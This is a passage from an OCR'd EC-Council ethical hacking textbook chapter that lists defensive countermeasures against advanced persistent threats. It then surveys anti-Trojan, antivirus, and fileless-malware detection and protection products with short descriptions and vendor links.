- Segment the network into zones to limit lateral movement by APTs.
- Deploy next-generation antivirus (NGAV) and endpoint detection and response (EDR) platforms.


hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement email security measures, including spam filters, email authentication protocols (SPF, DKIM, DMARC), and email encryption to avoid malware delivery through APT.
- Conduct proactive threat hunting activities to search for signs of APT activity.
- Encrypt sensitive data both in transit and at rest to protect against unauthorized access.
- Implement data loss prevention (DLP) controls and data classification policies.
- Regularly assess and update security controls, and threat intelligence sources to adapt to evolving APT tactics, techniques, and procedures (TTPs).
- Regularly update and patch operating systems, applications, and firmware on all devices.
- Implement MFA for accessing critical systems and information.
- Encrypt sensitive data both at rest and in transit.
- Continuously monitor network traffic for unusual activity that could indicate the presence of an APT.
- Implement security information and event management (SIEM) solutions and anomaly detection tools to automate the detection of suspicious activities.
- Adopt a zero-trust security model that assumes no entity inside or outside the network is trustworthy without verification.
- Use deception technologies, such as honeypots and decoys, to mislead attackers and detect their presence early.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

hide01.ir

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Avast One**

  Source: *https://www.avast.com*

  Avast One is a security and optimization suite that offers real-time protection for devices, privacy, and identity. It provides comprehensive protection against Trojans, ransomware, rootkits, and many other types of malware variants. In addition, Avast One provides online privacy tools such as VPN and password protection to help keep the data secure against malware injections. Furthermore, it can help you optimize device performance, offering features such as disk cleaning, driver updates, and software updates.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.177: Screenshot of Avast One

riide01.ir

Some additional anti-Trojan software are as follows:

- Bitdefender Total Security (*https://www.bitdefender.com*)
- Panda Dome (*https://www.pandasecurity.com*)
- Norton™ 360 (*https://us.norton.com*)
- G DATA Total Security (https://www.gdatasoftware.com)
- TotalAV (*https://www.totalav.com*)
- Surfshark Antivirus (*https://surfshark.com*)
- NordVPN Threat Protection (*https://nordvpn.com*)
- Sophos (*https://www.sophos.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Malwarebytes (*https://www.malwarebytes.com*)
- Avira (*https://www.avira.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- HitmanPro (*https://www.hitmanpro.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **McAfee® Total Protection**

  Source: *https://www.mcafee.com*

  McAfee® Total Protection is a software tool that offers antivirus, firewall, and antispam protection. It provides 24/7 protection against online threats such as viruses, malware, and phishing. It even offers identity theft protection and parental controls to give you a well-rounded security suite for digital life on PCs, Macs, and mobile devices. The tool efficiently detects and blocks viruses and other malware components before they get downloaded. Furthermore, McAfee Total Protection also includes features such as VPN and File shredder.

hide01.ir




Figure 7.178: Screenshot of McAfee® Total Protection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional antivirus software are as follows:

- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Bitdefender Antivirus Plus (*https://www.bitdefender.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- Intego (*https://www.intego.com*)
- TotalAV Antivirus Pro (*https://www.totalav.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)
- ESET Internet Security (*https://www.eset.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Panda Total protection (*https://www.pandasecurity.com*)

Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **Cynet Next-Gen Antivirus (NGAV)**

  Source: *https://www.cynet.com*

  Cynet Next-Gen Antivirus (NGAV) automatically detects and stops fileless malware, ransomware, and zero-day exploits. The tool also ensures that only legitimate processes can access critical areas in memory. It analyzes files using unsupervised machine learning to expose and thwart malicious file execution. The tool can also monitor processes at runtime and terminate any processes behaving abnormally.

hide01.ir




Figure 7.179: Figure: Screenshot of fileless malware detection using Cynet NGAV

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional tools for detecting fileless malware threats are as follows:

- Apex One (*https://www.trendmicro.com*)
- Cortex XDR (*https://www.paloaltonetworks.com*)
- ManageEngine Next-Gen Antivirus (NGAV) (*https://www.manageengine.com*)
- Kaspersky Total Security (*https://www.kaspersky.com*)
- Xcitium Advanced (EPP+EDR) (*https://www.xcitium.com*)

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **Microsoft Defender for Endpoint**

  Source: *https://www.microsoft.com*

  Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. It can inspect fileless threats even with heavy obfuscation. The machine learning technologies used in the cloud provide protection against new and emerging threats. Microsoft Defender for Endpoint also utilizes the Antimalware Scan Interface (AMSI) to enhance protection against fileless malware, dynamic script-based attacks, and other non-traditional cyber threats.

hide01.ir


